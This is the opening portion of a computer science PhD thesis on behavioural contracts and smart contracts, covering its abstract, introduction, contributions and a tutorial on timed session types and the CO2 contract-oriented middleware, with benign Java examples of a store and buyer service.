Università degli Studi di Cagliari

Dipartimento di Matematica e Informatica
Dottorato di Ricerca in Matematica e Informatica
Ciclo XXXI

Ph.D. Thesis

From behavioural contracts to smart contracts

S.S.D. INF/01

Candidate
Nicola Atzei

Supervisor
Prof. Massimo Bartoletti

PhD Coordinator
Prof. Giuseppe Rodriguez
Prof. Michele Marchesi

Abstract

The notion of contract in computer science has been associated with several fields and application. The term of *contract programming* was firstly conceived in 1986 by Bertrand Meyer in connection with the design of the Eiffel programming language. The idea was that software systems collaborate on the basis of mutual *obligations* and *benefits*.

The widespread of distributed application and the interaction with third party services brought to the adoption of contracts in defining software *behaviours*. In such settings, contracts are important for correctly designing, implementing, and composing distributed software services. They can be used at different levels of abstraction and with different purposes, e.g. to model the possible interaction patterns of services, with the typical goal of composing *honest* services which guarantee deadlock-free interactions, or to model Service Level Agreements (SLAs), specifying what has to be expected from a service, and what from the client.

Recently, the notion of *smart contracts* was introduced in 1997 by Nick Szabo to describe agreements between two or more parties that can be automatically enforced without a trusted intermediary. With the advent of distributed ledger technologies, led by Bitcoin and Ethereum, smart contracts are rendered as computer programs under the control of a peer-to-peer network that creates and executes them. Moreover, smart contracts control valuable assets. In recent years several attacks were carried on against organization and platforms, leading to huge money losses.

Formal models have always been paramount in abstracting complex and elaborated realities and providing solid bases to enable formal reasoning about problems. While this aspects were largely considered for behavioural contracts, they are still a novelty for smart contracts. Moreover, domain-specific languages (DSLs) are crucial in simplifying the adoption of new technologies and help developers in avoiding common mistakes.

This thesis presents the application of formal methods and DSLs both to behavioral contracts and smart contracts.

Contents

Introduction

Modern distributed applications are often composed by loosely-coupled services, which can dynamically discover and invoke other services in order to adapt to changing needs and conditions, and can appear and disappear from the network. These services may be under the governance of mutually distrusting providers (possibly competing among each other), and interact through open networks, where attackers can try to exploit their vulnerabilities.

In the setting outlined above, developing trustworthy services and applications can be a quite challenging task: the problem fits within the area of computer security, since we have *adversaries* (in our setting, third-party services), whose exact number and nature is unknown (because of openness and dynamicity). Further, standard analysis techniques for programming languages (like e.g., type systems) cannot be applied, since they usually need to inspect the code of the whole application, while under the given assumptions one can only reason about the services under their control.

Contract-oriented programming

A possible countermeasure to these issues is to discipline the interaction between services through *contracts*. A contract specifies an abstraction of the intended behaviour of a service, both from the point of view of what it offers to the other services, and of what it requires in exchange. Services *advertise* contracts when they want to offer (or sell) some features to clients over the network, or when they want to delegate the implementation of some features to some other services.

The communication is generally managed by a *contract-oriented middleware* that plays the role of a trusted party collecting all the advertised contracts and establishing a *session* between participants whose contracts are compliant. The interaction is *monitored* by the middleware, which can blame a participant responsible of a contract violation, and then suitably

punish it.

Analysing contract-oriented services

This sanction mechanism allows for a new form of attacks: malicious users can try to make some service sanctioned by exploiting possible discrepancies between the promised and the actual behaviour of that service. A crucial problem is then how to avoid such attacks *before* deploying a service.

When services behave in the "right way" for all the contracts they advertise, they are called *honest*. Instead, when services are *not* honest, they do *not* always respect the contracts they advertise, at least in some execution context. This may happen either unintentionally (because of errors in the service specification, or in its implementation), or even because of malicious behaviour.

CO_2 is a core process calculus for contract-oriented computing [25, 23]. Services are formalized as processes that can advertise contracts and interact with other *compliant* ones. Honesty of CO_2 processes is *not* decidable, as shown in [27], because one must consider *all* possible execution contexts, which are infinite. Verifying honesty is only possible in non Turing-powerful fragments, for instance the one where processes are essentially finite-state [20], and the existing techniques developed can only check honesty at the level of specification.

In fact, even if we assume an honest CO_2 specification, it is still possible that honesty no longer holds when refining the specification into an actual implementation. Diogenes, the toolchain presented in Chapter 3, solves the problem of verifying the honesty at the level of the implementation, and supports developers in all the phases of contract-oriented services implementation.

Distributed Ledger Technologies

In recent years we have observed a growing interest around *cryptocurrencies*. Bitcoin [137], the first decentralized cryptocurrency, was introduced in 2009, and through the years it has consolidated its position as the most popular one. Bitcoin and other cryptocurrencies have pushed forward the concept of decentralization, providing means for reliable interactions between mutually distrusting parties on an open network.

Besides the intended monetary application, the Bitcoin blockchain can be seen as a way to consistently maintain the state of a system over a peer-to-peer network, without the need of a trusted authority. If the system is a currency, its state is the amount of funds in each account. This concept

can be generalised to the case where the system is a *smart contract* [92], namely an executable computer protocol which can also handle transfers of currency. The idea of exploiting the Bitcoin blockchain to build smart contracts has recently been explored by several works. Lotteries [4, 29, 72, 26], gambling games [64], contingent payments [15], covenants [75, 84], and other kinds of fair computations [3, 63] are some examples of the capabilities of Bitcoin as a platform for smart contracts.

Smart contracts often rely on features of Bitcoin that go beyond the standard transfers of currency. For instance, while the vast majority of Bitcoin transactions uses scripts only to verify signatures, smart contracts like the above-mentioned ones exploit more complex scripts, e.g. to determine the winner of a lottery, or to check if a secret has been revealed. Smart contracts may also exploit other (infrequently used) features of Bitcoin, e.g. various signature modifiers, and temporal constraints on transactions.

As a matter of fact, using these advanced features to design a new smart contract is not a trivial matter, for two reasons. First, while the overall behaviour of Bitcoin is clear, the details of many of its crucial aspects are poorly documented. To understand the details of how a mechanism actually works, one has to explore various web pages (often inaccurate, or inconsistent, or overly technical), and eventually resort to the source code of the Bitcoin client [105] to have the correct answer. Second, the description of advanced features is often too concrete to be effectively used in the design and analysis of a smart contract (indeed, in many cases the only available description coincides with the implementation).

Smart Contracts

The success of Bitcoin, that reached a capitalisation of 70 billions of dollars in December 2018, in less than ten years since its launch and with peaks of 300 billions at the end of 2017 [**marketcapbtc**], has raised considerable interest both in industry and in academia. Although Bitcoin is the most paradigmatic application of blockchain technologies, there are other applications far beyond cryptocurrencies: e.g., financial products and services, tracking the ownership of various kinds of properties [21], digital identity verification, voting, *etc.* A hot topic is how to leverage on blockchain technologies to implement *smart contracts* [92, 39]. Very abstractly, smart contracts are agreements between mutually distrusting participants, which are automatically enforced by the consensus mechanism of the blockchain — without relying on a trusted authority.

The term "smart contract" was conceived by Nick Szabo [92] to describe agreements between two or more parties, that can be automatically

enforced without a trusted intermediary. Fallen into oblivion for several years, the idea of smart contract has been resurrected with the recent surge of distributed ledger technologies, led by Ethereum [116] and Hyperledger [129]. In such incarnations, smart contracts are rendered as computer programs. Users can request the execution of contracts by sending suitable *transactions* to the nodes of a peer-to-peer network. These nodes collectively maintain the history of all transactions in a public, append-only data structure, called *blockchain*. The sequence of transactions on the blockchain determines the state of each contract, and, accordingly, the assets of each user.

The most prominent framework for smart contracts is Ethereum [116], whose capitalisation has reached 15 billion dollars at the end of 2018, in about three years since its launch and with peaks of more than 130 billions in January 2018 [136]. In Ethereum, smart contracts are rendered as computer programs, written in a Turing-complete language, and stored on the blockchain.

A crucial feature of smart contracts is that their correct execution does *not* rely on a trusted authority: rather, the nodes which process transactions are assumed to be mutually untrusted. Potential conflicts in the execution of contracts are resolved through a *consensus* protocol, whose nature depends on the specific platform (e.g., it is based on "proof-of-work" in Ethereum). Ideally, contracts execute correctly whenever the adversary does not control the majority of some resource (e.g., computational power for "proof-of-work" consensus).

The absence of a trusted intermediary, combined with the possibility of transferring money given by blockchain-based cryptocurrencies, creates a fertile ground for the development of smart contracts. For instance, a smart contract may promise to pay a reward to anyone who provides some value that satisfies a given public predicate. This generalises cryptographic puzzles, like breaking a cipher, inverting a hash function, *etc.*

Since smart contracts handle the ownership of valuable assets, attackers may be tempted to exploit vulnerabilities in their implementation to steal or tamper with these assets. Although analysis tools [70, 31, 56] may improve the security of contracts, so far they have not been able to completely prevent attacks. For instance, a series of vulnerabilities in Ethereum contracts [8] have been exploited, causing money losses in the order of hundreds of millions of dollars [145, 138, 99].

Using domain-specific languages (DSLs) (possibly, not Turing-complete) could help to overcome these security issues, by reducing the distance between contract specification and implementation. For instance, despite the discouraging limitations of its scripting language, Bitcoin has

been shown to support a variety of smart contracts. Lotteries [3, 29, 72, 26], gambling games [64], contingent payments [15, 44, 109], and other kinds of fair multi-party computations [4, 63] are some examples of the capabilities of Bitcoin as a smart contracts platform.

Unlike Ethereum, where contracts can be expressed as computer programs with a well-defined semantics [85, 146], Bitcoin contracts are usually realised as cryptographic protocols, where participants send/receive messages, verify signatures, and put/search transactions on the blockchain. The informal (often incomplete or imprecise) narration of these protocols, together with the use of poorly documented features of Bitcoin (e.g., segregated witnesses, scripts, signature modifiers, temporal constraints), and the overall heterogeneity in their treatment, pose serious obstacles to the research on smart contracts in Bitcoin.

Contributions

A tool for contract-oriented applications. We present Diogenes, a toolchain for the specification and verification of contract-oriented services. Diogenes fills a gap between foundational research on honesty [20, 22, 23, 27] and more practical research on contract-oriented programming [16]. Our tools can help service designers to write specifications, check their adherence to contracts (i.e., their honesty), generate Java skeletons, and refine them while preserving honesty. We have experimented Diogenes with a set of case studies, available online at `co2.unica.it/diogenes`.

Ethereum vulnerabilities taxonomy. We provide the first systematic exposition of the security vulnerabilities of Ethereum and of its high-level programming language, Solidity. We organize the causes of vulnerabilities in a taxonomy, whose purpose is twofold: (i) as a reference for developers of smart contracts, to know and avoid common pitfalls; (ii) as a guide for researchers, to foster the development of analysis and verification techniques for smart contracts. For most of the causes of vulnerabilities in the taxonomy, we present an actual attack (often carried on a real contract) which exploits them. All our attacks have been tested on the Ethereum testnet, and their code is available online at `co2.unica.it/ethereum`.

Bitcoin formalization. We propose a formal model of Bitcoin transactions. This model is abstract enough to allow for formal reasoning on the behaviour of Bitcoin transactions. For instance, we use our model

to formally prove some properties of the Bitcoin blockchain, e.g. that transactions cannot be spent twice (Definition 5.24), and that the overall value contained in the blockchains (excluding the coinbase transactions) is decreasing (Definition 5.27).

Our model formally specifies some poorly documented features of Bitcoin, e.g. transaction signatures and signature modifiers (Definition 5.5), output scripts (Definitions 5.1 and 5.10), multi-signature verification (Definition 5.8), Segregated Witnesses (Definitions 5.3 and 5.13), paving the way towards automatic verification.

Then, we provide the first systematic survey of smart contracts on Bitcoin. In order to obtain a uniform and precise treatment, we propose a new formal model of contracts, which exploits the previous one about Bitcoin transactions. This model is based on a process calculus with primitives to construct Bitcoin transactions, to put them on the blockchain, and to search the blockchain for transactions matching given patterns. Our calculus allows us to give smart contracts a precise operational semantics, which describes the interactions of the (possibly dishonest) participants involved in the execution of a contract.

We systematically formalise a large portion of the contracts proposed so far both by researchers and Bitcoin developers. In many cases, we find that specifying a contract with the intended security properties is significantly more complex than expected after reading the informal descriptions of the contract. Usually, such informal descriptions focus on the case where all participants are honest, neglecting the cases where one needs to compensate for some unexpected behaviour of the dishonest environment.

Finally, we propose for the first time Balzac, a new domain-specific language for Bitcoin transactions. Statically checking user-defined transactions, it abstracts implementation details and smoothly integrates real transactions to do experiments with. Use cases modelling several smart contracts are available at `docs.balzac-lang.xyz`.

Structure of the thesis

This thesis presents both published material and some unpublished one. We briefly describe the overall structure below.

Chapter 1: Contract-oriented programming presents the basic notions of contract-oriented programming. In particular the middleware proposed in [16] is presented through a step-by-step presentation which highlight the main features and capabilities, pub-

lished in [10]. This chapter presents the foundation of Diogenes, the toolchain presented in Chapter 3.

Chapter 2: Blockchain and Smart Contracts summarizes the main aspects of distributed ledger technologies, focusing on Bitcoin and Ethereum. Part of this material borrows from [12, 9].

Chapter 3: Diogenes: a DSL for Contract-oriented specifications presents our toolchain for contract-oriented development. Diogenes allows to write and verify formal specifications, translate them to Java, refine them to fit real-world needs, and verify again the refined Java program. This chapter borrows from [13, 7].

Chapter 4: A survey of attacks on Ethereum smart contracts provides a systematic exposition of the security vulnerabilities of Ethereum and of its high-level programming language, Solidity. We organize the causes of vulnerabilities in a taxonomy, and for most of the causes of these vulnerabilities, we present an actual attack (often carried on a real contract) which exploits them. Part of this material borrows from [9].

Chapter 5: A formal model of Bitcoin Transactions proposes a formal model of Bitcoin transactions, which is sufficiently abstract to enable formal reasoning, and at the same time is concrete enough to serve as an alternative documentation to Bitcoin. Part of this material borrow from [12] and represents the basis both for Balzac presented in Chapter 6 and the process algebra presented in Chapter 7.

Chapter 6: Balzac: a DSL for Bitcoin transactions presents a domain-specific language to write standard Bitcoin transaction and it shows the main features of Balzac through several examples. The tool (available online at [101]) statically checks user-defined transaction and helps in the development of Bitcoin smart contracts. Several use cases are available online at [102].

Chapter 7: Smart Contracts in Bitcoin presents a comprehensive survey of smart contracts on Bitcoin, in a uniform framework. Our treatment is based on a new formal specification language for smart contracts, which also helps us to highlight some subtleties in existing informal descriptions, making a step towards automatic verification. We discuss some obstacles to the diffusion of smart contracts on Bitcoin, and we identify the most promising open research challenges. Part of this material borrows from [11].

Conclusions contains a summarized view of our work and comparison with the related ones, and proposes some future perspectives.

Part I

Background

Chapter 1

Contract-oriented programming

Contract-oriented programming is a software engineering paradigm which proposes the use of behavioural contracts to discipline the interaction among software components. In a distributed setting, the various components of an application may be developed and run by untrustworthy parties, which could opportunistically diverge from the expected behaviour when they find it convenient. The use of contracts in this setting is essential: by binding the behaviour of each component to a contract, and by sanctioning contract violations, components are incentivized to behave in a correct and cooperative manner.

This chapter is a step-by-step tutorial on programming contract-oriented distributed applications. The glue between components is a middleware which establishes sessions between services with compliant contracts, and monitors sessions to detect and punish violations. Contracts are formalised as timed session types, which describe timed communication protocols between two components at the endpoints of a session. We illustrate some basic primitives of contract-oriented programming: advertising contracts, performing contractual actions, and dealing with violations. We then show how to exploit these primitives to develop some small distributed applications.

1.1 Contract-oriented middleware

Developing trustworthy distributed applications can be a challenging task. A key issue is that the services that compose a distributed application may



Figure 1.1: *Contract-oriented interactions in the CO_2 middleware [16].*

be under the governance of different providers, which may compete against each other. Furthermore, services interact through open networks, where competitors and adversaries can try to exploit their vulnerabilities.

A possible countermeasure to these issues is to use *behavioural contracts* to discipline the interaction among services. These are formal descriptions of service behaviour, which can be used at static or dynamic time to discover and bind services, and to guarantee that they interact in a protected manner: namely, when a service does not behave as prescribed by its contract, it can be blamed and sanctioned for a contract breach.

In previous work [16] we presented a middleware that uses behavioural contracts to discipline the interactions among distrusting services. Since it supports the COntract-Oriented paradigm, we called it "CO_2 middleware".

Figure 1.1 illustrates the main features of the CO_2 middleware. In (1), the participant A advertises its contract to the middleware, making it available to other participants. In (2), the middleware determines that the contracts of A and B are *compliant*: this means that interactions which respect the contracts are deadlock-free. Upon compliance, the middleware establishes a session through which the two participants can interact. This interaction consists of sending and receiving messages, similarly to a standard message-oriented middleware (MOM): for instance, in (3) participant A delivers to the middleware a message for B, which can then collect it from the middleware.

Unlike standard MOMs, the interaction happening in each session is

monitored by the middleware, which checks whether contracts are respected or not. In particular, the execution monitor verifies that actions occur when prescribed by their contracts, and it detects when some expected action is missing. For instance, in (4) the execution monitor has detected an attempt of participant B to do some illegal action. Upon detection of a contract violation, the middleware punishes the culprit, by suitably decreasing its *reputation*. This is a measure of the trustworthiness of a participant in its past interactions: the lower its reputation is, the lower the probability of being able to establish new sessions with it.

Item (5) shows another mechanism for establishing sessions: here, the participant C advertises a contract, and D just *accepts* it. This means that the middleware associates D with the *canonical compliant* of the contract of C, and it establishes a session between C and D. The interaction happening in this session then proceeds as described previously.

The following sections illustrate how to program contract-oriented distributed applications which run on the CO_2 middleware. A public instance of the middleware is accessible from `co2.unica.it`, together with all examples and experiments we carried out.

1.2 Timed Session Types

The CO_2 middleware currently supports two kinds of contracts:

- first-order binary session types [57];
- timed session types (TSTs) [17].

In this section we illustrate TSTs with the help of a small case study, an online store which receives orders from customers. The use of *un*timed session types in contract-oriented applications is discussed in the literature [7, 13, 20].

Specifying contracts

Timed session types extend binary session types [57, 93] with clocks and timing constraints, similarly to the way timed automata [2] extend (classic) finite state automata. We informally describe the syntax of TSTs below, and we refer to [104, 17] for the full technical development.

Guards. Guards describe timing constraints, and they are conjunctions of simple guards of the form `t` $\circ$ `d`, where `t` is a *clock*, `d` $\in \mathbb{N}$, and $\circ$ is a relation in `<`, `<=`, `=`, `>=`, `>`. For instance, the guard `t<60,u>10`

is true whenever the value of clock `t` is less than 60, *and* the value of clock `u` is greater than 10. The value of clocks is in $\mathbb{R}_{\geq 0}$, like for timed automata.

Send and receive. A TST describes the behaviour of a single participant A at the end-point of a session. Participants can perform two kinds of actions:

- a *send action* `!a {g;t1,...,tk}` stipulates that A will output a message with label `a` in a time window where the guard `g` is true. The clocks `t1,...,tk` will be reset after the output is performed.
- a *receive action* `?a {g;t1,...,tk}` stipulates that A will be available to receive a message with label `a` at *any instant* within the time window where the guard `g` is true. The clocks `t1,...,tk` will be reset after the input is received.

When `g` = `true`, the guard can be omitted.

For instance, consider the contract `store1` between the store and a customer, from the point of view of the store.

```
var store1 = "?order{;t} . !price{t<60}"
```

The store declares that it will receive an order at any time. After it has been received, the store will send the corresponding price within 60 seconds.

Internal and external choices. TSTs also feature two forms of choice:

- `!a1 {g1;R1} + ... + !an {gn;Rn}`

  This is an *internal choice*, stipulating that A will decide at run-time which one of the output actions `!ai {gi;Ri}` (with $1 \leq i \leq n$) to perform, and at which time instant. After the action is performed, all clocks in the set `Ri = {t1,...,tk}` are reset. Although the choice is non deterministic, A can decide to enable only one action making the choice deterministic.

- `?a1 {g1;R1} & ... & ?an {gn;Rn}`

  This is an *external choice*, stipulating that A will be able to receive any of the inputs `!ai {gi;Ri}`, in the declared time windows. The actual choice of the action, and of the instant when

it is performed, will be made by the participant at the other endpoint of the session. After the action is performed, all clocks in the set `Ri = {t1,...,tk}` are reset. In this case, A cannot prevent non determinism since the choice depends on what the other party chooses to send.

With these ingredients, we can refine the contract of our store as follows:

```
var store2 = "?order{;t} . (!price{t<60} + !unavailable{t<10})"
```

This version of the contract deals with the case where the store receives an unknown or invalid product code. In this case, the internal choice allows the store to inform the buyer that the requested item is `unavailable`.

Recursion. The contracts shown so far can only handle a bounded (statically known) number of interactions. We can overcome this limitation by using recursive TSTs. For instance, the contract `store3` below models a store which handles an arbitrary number of orders from a buyer:

```
var store3 = "REC 'x' [?addtocart{t<60;t}.'x'
                  & ?checkout{t<60;t}.(
                        !price{t<20;t}.(
                            ?accept{t<10} & ?reject{t<10})
                      + !unavailable{t<20})]"
```

The contract `store3` allows buyers to add some item to the cart, or checkout. When a buyer chooses `addtocart`, the store must allow him to add more items: this is done recursively. After a `checkout`, the store must send the overall `price`, or inform the buyer that the requested items are `unavailable`. If the store sends a price, it must expect a response from the buyer, who can either `accept` or `reject` the price.

Context. Action labels are grouped into *contexts*, which can be created and made public through the middleware APIs. Each context defines the labels related to an application domain, and it associates each label with a *type* and a *verification link*. The type (e.g., `int`, `string`) is that of the messages exchanged with that label. The verification link is used by the runtime monitor (described later on in this section) to delegate the verification of messages to a trusted third party. For instance, the middleware supports Paypal as a verification link for online payments [16].

Compliance

Besides being used to specify the interaction protocols between pairs of services, TSTs feature the following primitives:

- a decidable notion of *compliance* between two TSTs;
- an algorithm to detect if a TST admits a compliant one;
- a computable *canonical compliant* construction.

These primitives are exploited by the CO_2 middleware to establish sessions between services: more specifically, the middleware only allows interactions between services with compliant contracts. Intuitively, compliance guarantees that, if *all* services respect *all* their contracts, then the overall distributed application (obtained by composing the services) will not deadlock.

Below we illustrate the primitives of TSTs by examples; a comprehensive formal treatment is in [104].

Informally, two TSTs are *compliant* if, in the interactions where both participants respect their contract, the deadlock state is not reachable (see [104] for details). For instance, recall the simple version of the store contract:

```
var store1 = "?order{;t} . !price{t<60}"
```

and consider the following buyer contracts:

```
var buyer1 = "!order{;u} . ?price{u<70}"
var buyer2 = "!order{;u} . (?price{u<70} & ?unavailable)"
var buyer3 = "!order{;u} . (?price{u<30} & ?unavailable)"
var buyer4 = "!order{u<20} . ?price{u<70}"
```

We have that:

- `store1` and `buyer1` are compliant: indeed, the time frame where `buyer1` is available to receive `price` is larger than the one where the store can send;
- `store1` and `buyer2` are compliant: although the action `?unavailable` enables a further interaction, this is never chosen by the store `store1`.
- `store1` and `buyer3` are *not* compliant, because the store may choose to send `price` 60 seconds after he got the order, while `buyer2` is only able to receive within 30 seconds.

- `store1` and `buyer4` are *not* compliant. Here the reason is more subtle: assume that the buyer sends the order at time 19: at that point, the store receives the order and resets the clock `t`; after that, the store has 60 seconds more to send `price`. Now, assume that the store chooses to send `price` after 59 seconds (which fits within the declared time window of 60 seconds). The total elapsed time is 19+59=78 seconds, but the buyer is only able to receive before 70 seconds.

We can check if two contracts are compliant through the middleware Java APIs[1]. We show how to do this through the Java interactive shell[2].

Firstly, import the library classes with `import co2api.*`. Then, check the compliance of two contracts:

```
var cS1 = new TST(store1)
cS1.isCompliantWith(new TST(buyer1))
>>> true
cS1.isCompliantWith(new TST(buyer3))
>>> false
```

Consider now the second version of the store contract:

```
var store2 = "?order{;t} . (!price{t<60} + !unavailable{t<10})"
```

The contract `store2` is compliant with the buyer contract `buyer2` discussed before, while it is *not* compliant with:

```
var buyer5 = "!order{;u} . (?price{u<90})"
var buyer6 = "!order{;u} . (?price{u<90} + ?unavailable{u>5,u<12})"
```

The problem with `buyer5` is that the buyer is only accepting a message labelled `price`, while `store2` can also choose to send `unavailable`. Although this option is present in `buyer6`, the latter contract is not compliant with `store2` as well. In this case the reason is that the time window for receiving `unavailable` does not include that for sending it (recall that the sender can choose any instant satisfying the guard in its output action). To illustrate some less obvious aspects of compliance, consider the following buyer contract:

[1] co2.unica.it/downloads/co2api/

[2] Java version 10 or greater. Start the console with `jshell --class-path co2api.jar`.

```
var buyer7 = "!order{u<100} . ?price{u<70}"
```

This contract stipulates that the buyer can wait up to 100 seconds for sending an order, and then she can wait until 60 seconds (from the *start* of the session), to receive the price from the store.

Now, assume that some store contract is compliant with `buyer7`. Then, the store must be able to receive the `order` at least until time 100. If the buyer chooses to send the `order` at time 90 (which is allowed by contract `buyer7`), then the store would never be able to send `price` before time 70. Therefore, no contract can be compliant with `buyer7`.

The issue highlighted by the previous example must be dealt with care: if one publishes a service whose contract does not admit a compliant one, then the middleware will never connect that service with others. To check whether a contract admits a compliant one, we can query the middleware APIs:

```
var cB7 = new TST(buyer7)
>>> !order{u<100} . ?price{u<70}

cB7.hasCompliant()
>>> false
```

Recall from Section 1.1 that the CO_2 middleware also allows a service to *accept* another service's contract, as per item (5) in Figure 1.1. E.g., assume that the store has advertised the contract `store2` above. When the buyer uses the primitive `accept`, the middleware associates the buyer with the *canonical compliant* of `store2`, constructed through the method `dualOf`, i.e.:

```
var cS2 = new TST(store2)
>>> ?order{;t} . (!price{t<60} + !unavailable{t<10})

var cB2 = cS2.dualOf()
>>> !order{;t} . (?price{t<60} & ?unavailable{t<10})
```

Intuitively, if a TST admits a compliant one, then its canonical compliant is constructed as follows:

- output labels `!a` are translated into input labels `?a`, and *vice versa*;
- internal choices are translated into external choices, and *vice versa*;
- prefixes and recursive calls are preserved;

- guards are suitably adjusted in order to ensure compliance.

Consider now the following contract of a store which receives an order and a coupon, and then sends a discounted price to the buyer:

```
var store4 = "?order{t<60} . ?coupon{t<30;t} . !price{t<60}"
```

In this case `store4` admits a compliant one, but this cannot be obtained by simply swapping input/output actions and internal/external choices.

```
var cS4 = new TST(store4)
var cB4 = new TST("!order{t<60} . !coupon{t<30;t} . ?price{t<60}")
cS4.isCompliantWith(cB4)
>>> false
```

Indeed, the canonical compliant construction gives:

```
var cB5 = cS4.dualOf()
>>> !order{t<30} . ?coupon{t<30;t} . ?price{t<60}
```

Run-time monitoring of contracts

In order to detect (and sanction) contract violations, the CO_2 middleware monitors all the interactions that happen through sessions. A session involves only two participants, and each participant can establish multiple sessions.

The general idea is that participants advertise their contracts to the middleware, which combines those that are *compliant* by establishing a new session between the participants. Participants cannot control who they will paired with.

The runtime monitor guarantees that, in each reachable configuration, only one participant can be "on duty" (i.e., she has to perform some actions); and if no one is on duty nor culpable, then both participants have reached success. Here we illustrate how runtime monitoring works, by making a store and a buyer interact.

To this purpose, we split the paper in two columns: in the left column we show the store behaviour, while in the right column we show the buyer. We assume that both participants call the middleware APIs through the Java shell, as shown before. Note that the interaction between the two participants is asynchronous: when needed, we will highlight the points where one of the participants performs a time delay.

Both participants start by creating a connection `co2` with the middleware:

```
var usr = "testuser1@gmail.com"
var pwd = "testuser1"
var co2 = new
  CO2ServerConnection(usr,pwd)
```

```
var usr = "testuser2@gmail.com"
var pwd = "testuser2"
var co2 = new
  CO2ServerConnection(usr,pwd)
```

Then, the participants create their contracts, and advertise them to the middleware through the primitive `tell`. The variables `pS` and `pB` are the handles to the published contracts.

```
var cS = new TST(store2)
var pS = cS.toPrivate(co2).tell()
```

```
var cB = new TST(buyer2)
var pB = cB.toPrivate(co2).tell()
```

Now the middleware has two compliant contracts in its collection, hence it can establish a session between the store and the buyer. To obtain a handle to the session, both participants use the blocking primitive `waitForSession`:

```
var sS = pS.waitForSession()
```

```
var sB = pB.waitForSession()
```

At this point, participants can query the session to see who is "on duty" (namely, one is on duty if the contract prescribes her to perform the next action), and to check if they have violated the contract:

```
sS.amIOnDuty()
>>> false
sS.amICulpable()
>>> false
```

```
sB.amIOnDuty()
>>> true
sB.amICulpable()
>>> false
```

Note that the first action must be performed by the buyer, who must send the `order`. This is accomplished by the `send` primitive. Dually, the store waits for the receipt of the message, using the `waitForReceive` primitive:

```
var msg = sS.waitForReceive()
msg.getStringValue()
>>> 0123
sS.amIOnDuty()
>>> true
```

```
// send at an arbitrary time
sB.send("order", "0123")

sB.amIOnDuty()
>>> false
```

Since there are no time constraints on sending `order`, this action can be successfully performed at any time; once this is done, the `waitForReceive` unlocks the store. The store is now on duty, and it must send `price` within 60 seconds, or `unavailable` within 10 seconds. Now, assume that the store tries to send `unavailable` after the deadline:

```
// wait more than 10 seconds

sS.send("unavailable")
>>> ContractException
```

```
var msg = sB.waitForReceive()

>>> ContractViolationException:
  "The other participant is
  culpable"
```

On the store's side, the `send` throws a `ContractException`; on the buyer side, the `waitForReceive` throws an exception which reports the violation of the store. At this point, if the two participants check the state of the session, they find that none of them is still on duty, and that the store is culpable:

```
session.amIOnDuty()
>>> false
session.amICulpable()
>>> true
```

```
session.amIOnDuty()
>>> false
session.amICulpable()
>>> false
```

At this point, the session is terminated, and the reputation of the store is suitably decreased.

1.3 Contract-oriented applications

In this section we develop some simple contract-oriented services, using the middleware APIs via their Java binding. Full code of the following listings are available at `co2.unica.it`.

A simple store

We start with a basic store service, shown in Listing 1.1.

At lines 1–2, the store constructs a TST `c` for contract `store2`. At line 4, the store connects to the middleware, providing its credentials. At line 5, the `Private` object represents the contract in a state where it has not been advertised to the middleware yet. To advertise the contract, we invoke the `tell` method at line 6. This call returns a `Public` object, modelling a latent contract that can be "fused" with a compliant one to establish a new session. At line 8, the store waits for a session to be established; the returned `Session` object allows the store to interact with a buyer. At line 9, the store waits for the receipt of a message, containing the code of the product requested by the buyer. At lines 11–12, the store sends the message `price` (with the corresponding value) if the item is available, otherwise it sends `unavailable`.

```
1  String store2 ="?order{;t}.(!price{t<60} + !unavailable{t<10})";
2  TST c = new TST(store2);
3
4  CO2ServerConnection co2 = new
     CO2ServerConnection("testuser@co2.unica.it", "pa55w0rd");
5  Private r = c.toPrivate(co2);
6  Public  p = r.tell();               //advertises the contract store2
7
8  Session s = p.waitForSession();     //blocks until session is created
9  String id = s.waitForReceive("order").getStringValue();
10
11 if(isAvailable(id)) { s.send("price", getPrice(id)); }
12 else { s.send("unavailable"); }
```

Listing 1.1: *Example of a simple contract-oriented store service. Firstly, the store creates a contract, stating that it will wait to receive an* order *and will reply within 60 seconds providing the* price *of that order, or it will respond within 10 seconds if the order is not* available. *Then, once connected to the middleware, it advertises the contract, waits until a new session is established, waits until an order is received, and finally replies accordingly to its availability.*

A simple buyer

The next example shows a buyer that can interact with the store presented above. In Listing 1.2 the buyer just accepts the already published contract `store2`. The contract is identified by its hash, which is obtained from `Public.getContractID()`.

At line 6, the buyer accepts the store's contract, identified by `storeCID`. The call to `Public.accept` returns a `Public` object. At this point a session with the store is already established, and `waitForSession` just returns the corresponding `Session` object (line 7). Now, the buyer sends the item code (line 9), waits for the store response (line 12), and finally in the `try-catch` statement it handles the messages `price` and `unavailable`.

Note that the `accept` primitive allows a participant to establish sessions with a chosen counterpart; instead, this is not allowed by the `tell` primitive, which can establish a session whenever two contracts are compliant.

```
1  CO2ServerConnection co2 = new CO2ServerConnection(...);
2
3  String storeCID = "0x...";
4  Integer desiredPrice = 10;
5
6  Public  p = Public.accept(co2, storeCID, TST.class);
7  Session s = p.waitForSession();
8
9  s.send("order", "11235811");
10
11 try {
12     Message m = s.waitForReceive();
13     switch (m.getLabel()) {
14     case "unavailable": break;
15     case "price":
16         Integer price = Integer.parseInt(m.getStringValue());
17         if (price > desiredPrice) {
18             // abort the purchase
19         }
20         else {
21             // proceed with the purchase
22         }
23     }
24 } catch(ContractViolationException e){
25     // the store is culpable
26 }
```

Listing 1.2: *Example of a contract-oriented buyer. The buyer accepts the store's contract, identified by a unique name, then it waits until a new session is established. After sending the order to the store, it waits to receive a response and handle it accordingly.*

A dishonest store

Consider now a more complex store, which relies on external distributors to retrieve items (Listing 1.3). As before, the store takes an order from the buyer; however, now it invokes an external distributor if the requested item is not in stock. If the distributor can provide the item, then the store confirms the order to the buyer; otherwise, it informs the buyer that the item is unavailable.

